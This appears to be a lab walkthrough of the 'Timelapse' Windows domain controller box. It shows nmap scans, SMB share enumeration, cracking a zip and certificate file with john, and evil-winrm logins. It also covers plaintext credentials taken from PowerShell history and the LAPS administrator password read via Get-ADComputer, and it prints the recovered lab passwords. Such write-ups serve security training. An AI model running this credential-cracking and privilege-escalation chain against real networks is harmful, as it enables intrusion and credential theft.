
Timelapse

nmap top 1000:




```
└─$ nmap -sC -sV -Pn -oN nmap/init.nmap 10.10.11.152
Starting Nmap 7.94 ( https://nmap.org ) at 2023-09-01 21:43 EDT
Nmap scan report for 10.10.11.152
Host is up (0.18s latency).
Not shown: 989 filtered tcp ports (no-response)
PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2023-09-02 09:44:22Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: timelapse.htb0., Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: timelapse.htb0., Site: Default-First-Site-Name)
3269/tcp open  tcpwrapped
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2023-09-02T09:44:40
|_  start_date: N/A
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
|_clock-skew: 7h59m58s

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 98.79 seconds
```

nmap all ports:

Same ports except for 5986, 9389

- 5986 is commonly winrm secure
- 9389 is commonly adws, Active Directory Web Services



```
└─$ nmap -p 5986,9389 -sC -sV -oN nmap/more_ports.nmap -Pn 10.10.11.152
Starting Nmap 7.94 ( https://nmap.org ) at 2023-09-01 21:56 EDT
Nmap scan report for timelapse.htb (10.10.11.152)
Host is up (0.085s latency).

PORT     STATE SERVICE  VERSION
5986/tcp open  ssl/http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_ssl-date: 2023-09-02T09:57:52+00:00; +7h59m59s from scanner time.
| ssl-cert: Subject: commonName=dc01.timelapse.htb
| Not valid before: 2021-10-25T14:05:29
|_Not valid after:  2022-10-25T14:25:29
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
| tls-alpn:
|_  http/1.1
9389/tcp open  mc-nmf   .NET Message Framing
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: 7h59m58s

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 60.77 seconds
```

Enumeration

Starting with some simple enumeration:

- rpcclient null authentication works, but commands give NT_STATUS_ACCESS_DENIED
- smbmap reveals Shares and IPC$ as READ ONLY

SMB share “Shares”:

- /Dev just has a winrm_backup.zip
- /HelpDesk has some LAPS files (1 .msi file, 3 .docx files)

Looking at winrm_backup.zip:

- Trying to unzip, it asks for legacyy_dev_auth.pfx password

Based on the nmap scan, we know that port 5986 revealed an ssl cert with:

- Common name = dc01.timelapse.htb

Foothold:

Using zip2john then john, we are able to crack winrm_backup.zip password:
supremelegacy

Trying to use the pfx file with openssl to extract a private key, it asks for a password

Using pfx2john then john, we are able to crack the password:
thuglegacy

Then, we can use the following commands to get the private and public keys


```
openssl pkcs12 -in legacyy_dev_auth.pfx -nocerts -out key.pem -nodes
openssl pkcs12 -in legacyy_dev_auth.pfx -nokeys -out cert.pem
```

With these keys, we are able to evil-winrm into the box as legacyy

Lateral Movement

Doing some manual enumeration, we are able to find something interesting in the powershell history:
- Default path is:

```
    $env:APPDATA\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txt
```



```
*Evil-WinRM* PS C:\Users\legacyy\AppData\Roaming\Microsoft\Windows\Powershell\PSReadLine> type ConsoleHost_history.txt
whoami
ipconfig /all
netstat -ano |select-string LIST
$so = New-PSSessionOption -SkipCACheck -SkipCNCheck -SkipRevocationCheck
$p = ConvertTo-SecureString 'E3R$Q62^12p7PLlC%KWaxuaV' -AsPlainText -Force
$c = New-Object System.Management.Automation.PSCredential ('svc_deploy', $p)
invoke-command -computername localhost -credential $c -port 5986 -usessl -
SessionOption $so -scriptblock {whoami}
get-aduser -filter * -properties *
exit
```

Creds:
svc_deploy:E3R$Q62^12p7PLlC%KWaxuaV

Remember: -S/--ssl flag for evil-winrm enables ssl

Priv Esc

svc_deploy is a part of the LAPS_Readers group. This means we can read the password stored by Local Administrator Password Solution (LAPS) in Active Directory

To do so, use the following command:

Get-ADComputer -Filter 'ObjectClass -eq "computer"' -Property * | findstr ms-Mcs-AdmPwd
-> 2475SxBA,L{4W][)ouw1il]2

With this password, we can evil-winrm in as Administrator